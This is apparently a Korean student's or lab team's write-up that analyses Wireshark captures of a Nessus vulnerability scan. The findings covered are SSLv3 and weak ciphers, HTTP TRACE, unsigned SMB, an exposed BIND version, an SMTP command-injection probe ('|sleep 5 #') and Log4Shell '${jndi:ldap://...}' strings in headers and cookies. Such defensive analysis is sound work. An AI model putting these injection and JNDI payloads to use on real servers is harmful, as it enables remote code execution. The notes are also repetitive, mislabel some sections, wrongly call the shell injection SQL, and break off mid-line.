22297	2026-01-28 20:53:00.338179	1.1.1.5	1.1.1.4	TLSv1	1413	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
22298	2026-01-28 20:53:00.340460	1.1.1.4	1.1.1.5	TLSv1	264	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Me...
22299	2026-01-28 20:53:00.343900	1.1.1.5	1.1.1.4	TLSv1	300	New Session Ticket, Change Cipher Spec, Encrypted Handshake Mes...
23863	2026-01-28 20:56:14.548439	1.1.1.4	1.1.1.5	TLSv1.3	336	Client Hello (SN=1.1.1.5)
24015	2026-01-28 20:56:35.542361	1.1.1.4	1.1.1.5	SSLv3	498	Client Hello
24016	2026-01-28 20:56:35.545255	1.1.1.5	1.1.1.4	SSLv3	1306	Server Hello, Certificate, Server Key Exchange, Server Hello Do...

> Frame 22194: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits) on interface -, id 0

> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)

▼ Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 522

Identification: 0xce6b (52843)

> 010. = Flags: 0x2, Don't fragment

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: TCP (6)

Header Checksum: 0x6678 [validation disabled]

[Header checksum status: Unverified]

Source Address: 1.1.1.4

Destination Address: 1.1.1.5

[Stream index: 5]

▼ Transmission Control Protocol, Src Port: 35338, Dst Port: 25, Seq: 25, Ack: 235, Len: 470

Source Port: 35338

Destination Port: 25

[Stream index: 6042]

[Stream Packet Number: 11]

> [Conversation completeness: Complete, WITH_DATA (47)]

[TCP Segment Len: 470]

Sequence Number: 25 (relative sequence number)

Sequence Number (raw): 1262093305

[Next Sequence Number: 495 (relative sequence number)]

Acknowledgment Number: 235 (relative ack number)

Acknowledgment Number (raw): 1262093305

필터 : tls.handshake

SSLv3 Client Hello 패킷

SSLv3 Record Layer: Handshake Protocol: Client Hello

Version: SSL 3.0 (0x0300)

-> 서버가 보안 지원이 종료된 SSLv3 기반 암호화 협상 요청을 허용하고있음

해당 패킷은 클라이언트가 보안 지원이 종료된 SSLv3 기반 암호화 협상을 요청하였고, 서버가 이를 차단하지 않았음을 의미

그 밑에 cipher Suiter 상세 분석!

총 192개의 암호화 알고리즘이 포함

공통 문제점:

DES / 3DES(64bit 이하)=>키 길이가 짧아 현대적 연산 환경에서 무차별 대입 공격에 취약

RC4 => 암호 바이어스 결함(Bar Mitzvah 공격)으로 평문 복원 가능

EXPORT 계열 cipher=>의도적으로 약화된 암호화 방식으로 실질적 보안 기능 상실

```

> Frame 24015: 498 bytes on wire (3984 bits), 498 bytes captured (3984 bits) on interface -, id 0
✓ Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
  > Destination: VMware_de:b4:0b (00:0c:29:de:b4:0b)
  > Source: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5)
    Type: IPv4 (0x0800)
    [Stream index: 14]
  ✓ Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 484
    Identification: 0x36e2 (14050)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xfe27 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 1.1.1.4
    Destination Address: 1.1.1.5
    [Stream index: 5]
  ✓ Transmission Control Protocol, Src Port: 56976, Dst Port: 25, Seq: 25, Ack: 118, Len: 432
    Source Port: 56976
    Destination Port: 25
    [Stream index: 6250]
    [Stream Packet Number: 11]
  > [Conversation completeness: Complete, WITH_DATA (47)]
    [TCP Segment Len: 432]
    Sequence Number: 25 (relative sequence number)
    Sequence Number (raw): 2482839045
    [Next Sequence Number: 457 (relative sequence number)]
    Acknowledgment Number: 118 (relative ack number)
    Acknowledgment number (raw): 3873456211
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 64256]
    [Window size scaling factor: 128]
    Checksum: 0xb4dd [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (432 bytes)
  ✓ Transport Layer Security
    > SSLv3 Record Layer: Handshake Protocol: Client Hello

```

그 다음 단계 server Hello패킷 열어서 분석

```


> Frame 30274: 1441 bytes on wire (11528 bits), 1441 bytes captured (11528 bits) on interface -, id 0
> Ethernet II, Src: VMware_de:b4:0b (00:0c:29:de:b4:0b), Dst: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5)
✓ Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1427
    Identification: 0x4947 (18759)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xe813 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 1.1.1.5
    Destination Address: 1.1.1.4
    [Stream index: 5]
  > Transmission Control Protocol, Src Port: 25, Dst Port: 36468, Seq: 118, Ack: 155, Len: 1375
  ✓ Transport Layer Security
    ✓ SSLv3 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: SSL 3.0 (0x0300)
      Length: 81
      ✓ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 77
        Version: SSL 3.0 (0x0300)
        > Random: 6976467269add860102e617436f2a8298802464221a34d8bde8abe3dbf3c70a8
          Session ID Length: 32
          Session ID: 3651449ab157fee162826f090f94604f26ae42a683d9c9a7a989c199d8352e65
          Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
          Compression Method: null (0)
        Extensions Length: 5
        > Extension: renegotiation_info (len=1)
          [JA3S Fullstring: 768,57,65281]
          [JA3S: d1baba54a833e018fea4913c9a3ca6cd]
        > SSLv3 Record Layer: Handshake Protocol: Certificate
        > SSLv3 Record Layer: Handshake Protocol: Server Key Exchange
        > SSLv3 Record Layer: Handshake Protocol: Server Hello Done

```

SSLv3 Client Hello 이후, 서버는 Server Hello 패킷을 통해 SSL 3.0 프로토콜을 선택하고

	CBC 기반 Cipher Suite를 사용해 암호화 세션을 수립 => 서버가 레거시 암호화 프로토콜 및 취약한 암호화 구조를 실제 통신에 사용하고 있음을 의미함 Client Hello에서 다수의 취약 Cipher Suite가 제안되었고, Server Hello 단계에서 서버가 SSLv3 및 CBC 기반 Cipher Suite를 실제로 선택함으로써 취약한 암호화 통신이 성립되었음을 확인
	요약 본 패킷 분석 결과, SMTP 및 PostgreSQL 서비스에서 최소 TLS 버전 제한 및 안전한 Cipher Suite 정책이 적용되지 않아 SSLv3 기반 취약한 암호화 통신이 허용되고 있음을 확인

19. HTTP TRACE /TRACK Methods Allowed - 지원

네임 서버 엔진 노후화 및 웹 서버 설정 결함 탐지	
1	http.request.method == "TRACE" or http.request.method == "TRACK"  TRACE /Nessus49165703.html HTTP/1.1 Host: 1.1.1.5 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n-> 웹 서버가 trace 요청을 실제로 수신함 nessus가 찢렸다는 것도 url로 명확 => trace 메소드가 활성화되어 있음
2	http.request.method == "TRACE" or http.request.method == "TRACK" or http.response.code

http.request.method == "TRACE" or http.request.method == "TRACK" or http.response.code						
No.	Time	Source	Destination	Protocol	Length	Info
15898	2026-01-28 20:48:18.916651	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
15906	2026-01-28 20:48:18.928146	1.1.1.5	1.1.1.4	HTTP	538	HTTP/1.1 404 Not Found (text/html)
15914	2026-01-28 20:48:18.937022	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
15922	2026-01-28 20:48:18.958708	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
15930	2026-01-28 20:48:18.963635	1.1.1.5	1.1.1.4	HTTP	540	HTTP/1.1 404 Not Found (text/html)
15938	2026-01-28 20:48:18.969437	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
15946	2026-01-28 20:48:18.977752	1.1.1.5	1.1.1.4	HTTP	573	HTTP/1.1 404 Not Found (text/html)
15954	2026-01-28 20:48:18.984474	1.1.1.5	1.1.1.4	HTTP	551	HTTP/1.1 404 Not Found (text/html)
15962	2026-01-28 20:48:18.993135	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
15970	2026-01-28 20:48:18.995522	1.1.1.5	1.1.1.4	HTTP	542	HTTP/1.1 404 Not Found (text/html)
15978	2026-01-28 20:48:18.997999	1.1.1.5	1.1.1.4	HTTP	542	HTTP/1.1 404 Not Found (text/html)
15986	2026-01-28 20:48:19.002282	1.1.1.5	1.1.1.4	HTTP	561	HTTP/1.1 404 Not Found (text/html)
15994	2026-01-28 20:48:19.005740	1.1.1.5	1.1.1.4	HTTP	546	HTTP/1.1 404 Not Found (text/html)
16002	2026-01-28 20:48:19.013709	1.1.1.5	1.1.1.4	HTTP	543	HTTP/1.1 404 Not Found (text/html)
16010	2026-01-28 20:48:19.020993	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)
16018	2026-01-28 20:48:19.029431	1.1.1.5	1.1.1.4	HTTP	541	HTTP/1.1 404 Not Found (text/html)
16026	2026-01-28 20:48:19.035614	1.1.1.5	1.1.1.4	HTTP	550	HTTP/1.1 404 Not Found (text/html)
16034	2026-01-28 20:48:19.047485	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16037	2026-01-28 20:48:19.049071	1.1.1.5	1.1.1.4	HTTP	518	HTTP/1.1 400 Bad Request (text/html)
16045	2026-01-28 20:48:19.051069	1.1.1.5	1.1.1.4	HTTP	515	HTTP/1.1 400 Bad Request (text/html)
16054	2026-01-28 20:48:19.054972	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16062	2026-01-28 20:48:19.058733	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16070	2026-01-28 20:48:19.070972	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16078	2026-01-28 20:48:19.077722	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)
16086	2026-01-28 20:48:19.079322	1.1.1.5	1.1.1.4	HTTP	527	HTTP/1.1 404 Not Found (text/html)
16094	2026-01-28 20:48:19.084243	1.1.1.5	1.1.1.4	HTTP	541	HTTP/1.1 404 Not Found (text/html)
16102	2026-01-28 20:48:19.097746	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16110	2026-01-28 20:48:19.109050	1.1.1.5	1.1.1.4	HTTP	533	HTTP/1.1 404 Not Found (text/html)
16118	2026-01-28 20:48:19.121815	1.1.1.5	1.1.1.4	HTTP	1132	HTTP/1.1 200 OK (text/html)
16126	2026-01-28 20:48:19.126980	1.1.1.5	1.1.1.4	HTTP	538	HTTP/1.1 404 Not Found (text/html)
16134	2026-01-28 20:48:19.130149	1.1.1.5	1.1.1.4	HTTP	540	HTTP/1.1 404 Not Found (text/html)
16142	2026-01-28 20:48:19.138125	1.1.1.5	1.1.1.4	HTTP	546	HTTP/1.1 404 Not Found (text/html)
16150	2026-01-28 20:48:19.145767	1.1.1.5	1.1.1.4	HTTP	539	HTTP/1.1 404 Not Found (text/html)
16158	2026-01-28 20:48:19.155830	1.1.1.5	1.1.1.4	HTTP	535	HTTP/1.1 404 Not Found (text/html)
16166	2026-01-28 20:48:19.163891	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
16174	2026-01-28 20:48:19.167162	1.1.1.5	1.1.1.4	HTTP	532	HTTP/1.1 404 Not Found (text/html)
16182	2026-01-28 20:48:19.170115	1.1.1.5	1.1.1.4	HTTP	536	HTTP/1.1 404 Not Found (text/html)

위 패킷 중에서 200 ok패킷 하나 열기

```
[Stream index: 5]
> Transmission Control Protocol, Src Port: 80, Dst Port: 45572, Seq: 1, Ack: 335, Len: 1066
  Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
      Date: Sun, 25 Jan 2026 16:16:21 GMT\r\n
      Server: Apache\r\n
    > Content-Length: 891\r\n
      Keep-Alive: timeout=15, max=100\r\n
      Connection: Keep-Alive\r\n
      Content-Type: text/html\r\n
      \r\n
      [Request in frame: 16068]
      [Time since request: 0.008131000 seconds]
      [Request URI: /index.php?s=xxxx]
      [Full request URI: http://1.1.1.5/index.php?s=xxxx]
      File Data: 891 bytes
    > Line-based text data: text/html (29 lines)
```

HTTP/1.1 200 OK

Server: Apache

Content-Type: text/html

-> 메소드 차단이 아니라 정상 응답

TRACE가 차단돼 있으면 보통 405 Method Not Allowed가 나와야 함

[Request in frame: 16068]

[Time since request: 0.008s]

-> TRACE 요청에 대한 직접 응답임이 패킷 레벨에서 명확

	요약본? 패킷 분석 결과, 웹 서버(1.1.1.5:80)는 TRACE 메소드를 허용하고 있으며, TRACE 요청에 대해 HTTP/1.1 200 OK 응답을 반환하는 것이 확인되었다. 이는 디버깅용 HTTP 메소드가 비활성화되지 않은 상태임을 의미하며, Cross-Site Tracing(XST) 공격 시 요청 헤더가 반사(Echo)되어 세션 정보가 유출될 수 있는 보안 위험이 존재한다. ----- 한줄 요약 TRACE 요청에 대해 서버가 200 OK로 응답 → HTTP TRACE 취약점 확정

20. SMB Signing not required - 지원

스캔 결과 해석: 서비스 관리 체계 파산 및 중간자 공격 노출

ip.addr == 1.1.1.5 and smb2.cmd == 0

ip.addr == 1.1.1.5 and smb2.cmd == 0

Io.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102243	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111279	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121021	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132387	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140437	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151293	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161201	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170617	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

smb2.cmd == 0 -> Negotiate

ip.src == 1.1.1.5 -> 서버가 보내는 응답만

```

SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    ProtocolId: 0xfe534d42
    Header Length: 64
    Credit Charge: 0
    Channel Sequence: 0
    Reserved: 0000
    Command: Negotiate Protocol (0)
    Credits requested: 126
  > Flags: 0x00000000
    Chain Offset: 0x00000000
    Message ID: 0
    Reserved: 0x771dd91a
    Tree Id: 0x00000000
    Session Id: 0x0000000000000000
    Signature: 00000000000000000000000000000000
  > Negotiate Protocol Request (0x00)
    [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fbd3b7cbbf469acf2c464770c6b02c47b8e086f51ae8f9aa3a]
    > StructureSize: 0x0024
    > Dialect count: 1
    > Security mode: 0x01, Signing enabled
      .... 0x1 = Signing enabled: True
      .... 0x0 = Signing required: False
    > Reserved: 0000
    > Capabilities: 0x00000000
    > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f
    > NegotiateContextOffset: 0x00000068
    > NegotiateContextCount: 2
    > Reserved: 0000
    > Dialect: SMB 2.0.2 (0x0202)
  
```

SMB -> Negotiate Protocol Request (0x00)

SMB Signing 정책이 처음 결정되는 단계

Nessus가 검사하는 정확한 구간

Security mode: 0x01, Signing enabled

Signing enabled: True

Signing required: False

이게 취약점 그 자체

Signing enabled -> 서명 기능은 있음

Signing required x -> 강제아님 -> 안써도됨

Signature : 00000000000000000000000000000000

실제 서명 사용 안함

패킷 위,변조 탐지 불가

21. SMTP Service STARTTLS Plaintext Command Injection - 해원

DNS 엔진 취약점

```

00  ..)....E.
01  .t_@. @.
18  ...5..T..CW...
b7  ...H.....`..
00  ]D>.$..
10  .version .bind...
39  .....9
02  .4.2.....
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

HTTP 메소드 과허용

14957 2026-01-28 20:48:18.279... 1.1.1.4 1.1.1.5 HTTP 373 TRACE /Nessus49165703.ht

```

> Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307
✓ Hypertext Transfer Protocol
  ✓ TRACE /Nessus49165703.html HTTP/1.1\r\n
    Request Method: TRACE
    Request URI: /Nessus49165703.html
    Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Host: 1.1.1.5\r\n
    Pragma: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
    Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
    Accept-Language: en\r\n
    Accept-Charset: iso-8859-1,*,utf-8\r\n
    \r\n
    [Response in frame: 14959]
    [Full request URI: http://1.1.1.5/Nessus49165703.html]

```

Request Method: TRACE

Connection: Keep-AliveWrWn

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다.

웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.

SMB 보안 무결성 부재

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0 > Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b) > Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5 > Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Negotiate Protocol Request (0x00) [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb] > StructureSize: 0x0024 > Dialect count: 1 > Security mode: 0x01, Signing enabled > Reserved: 0000 > Capabilities: 0x00000000 > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f > NegotiateContextOffset: 0x00000068 > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero] > NegotiateContextCount: 2 > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero] > Reserved: 0000		0000 00 0c 2 0010 00 da 7 0020 01 05 b 0030 01 f6 3 0040 de d1 0 0050 00 00 0 0060 00 00 0 0070 00 00 0 0080 00 00 0 0090 00 00 2 00a0 51 8f 6 00b0 24 00 0 00c0 38 ec 5 00d0 91 22 f 00e0 02 00 0
---	--	--

SMB Negotiate Response 패킷의 Security Mode 필드에서
 Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
 서명 없는 세션(Session Setup)이 정상적으로 수립되어
 SMB Signing이 강제되지 않는 상태임이 확인됨

SMTP 프로토콜 결함

Command Line: RCPT TO: root+:"|sleep 5 #"\r\n
 Command: RCPT
 Request parameter: TO: root+:"|sleep 5 #"

평문 입력이 가능해 커맨드 인젝션 시도
 ": SQL 문을 강제로 종료
 sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

22. SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported(FREAK)

DNS 가용성 위기

```

00  ..).....E.
01  .t_@. ....
18  ..5.T.CW...
b7  ...H.....
00  ]D>.$.....
10  .version bind..
39  .....9
02  .4.2.....
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

웹 정보 유출 채널

```

X-Api-Version: ${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}\r\n
[...Cookie: ${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Cookie pair: JSESSIONID=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Cookie pair: SESSIONID=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Cookie pair: PHPSESSID=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Cookie pair: token=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Cookie pair: session=${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}
Pragma: no-cache\r\n
User-Agent: ${jndi:ldap://log4shell-generic-fQ5qG6t3Je4tKc5NVmxA${lower:ten}.w.nessus.org/nessus}\r\n

```

JSESSION 세션 쿠키값이 TRACE 요청에 실려있다.

TRACE 메소드가 활성화되어 있어 브라우저가 자동으로 포함한 JSESSIONID 세션 쿠키가 응답으로 노출될 가능성이 있으며, 이는 XST 공격을 통해 인증 세션 탈취로 이어질 수 있는 보안 취약점에 해당함.

SMTP 통신 보안 무력화

```

Command Line: RCPT TO: root+: "|sleep 5 #" \r\n
Command: RCPT
Request parameter: TO: root+: "|sleep 5 #"

```

평문 입력이 가능해 커맨드 인젝션 시도

": SQL 문을 강제로 종료

sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

파일 공유 무결성 결여

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0 > Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b) > Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5 > Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Negotiate Protocol Request (0x00) [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb] > StructureSize: 0x0024 Dialect count: 1 > Security mode: 0x01, Signing enabled Reserved: 0000 Capabilities: 0x00000000 Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f > NegotiateContextOffset: 0x00000068 > [Expert Info (Error/Malformed): 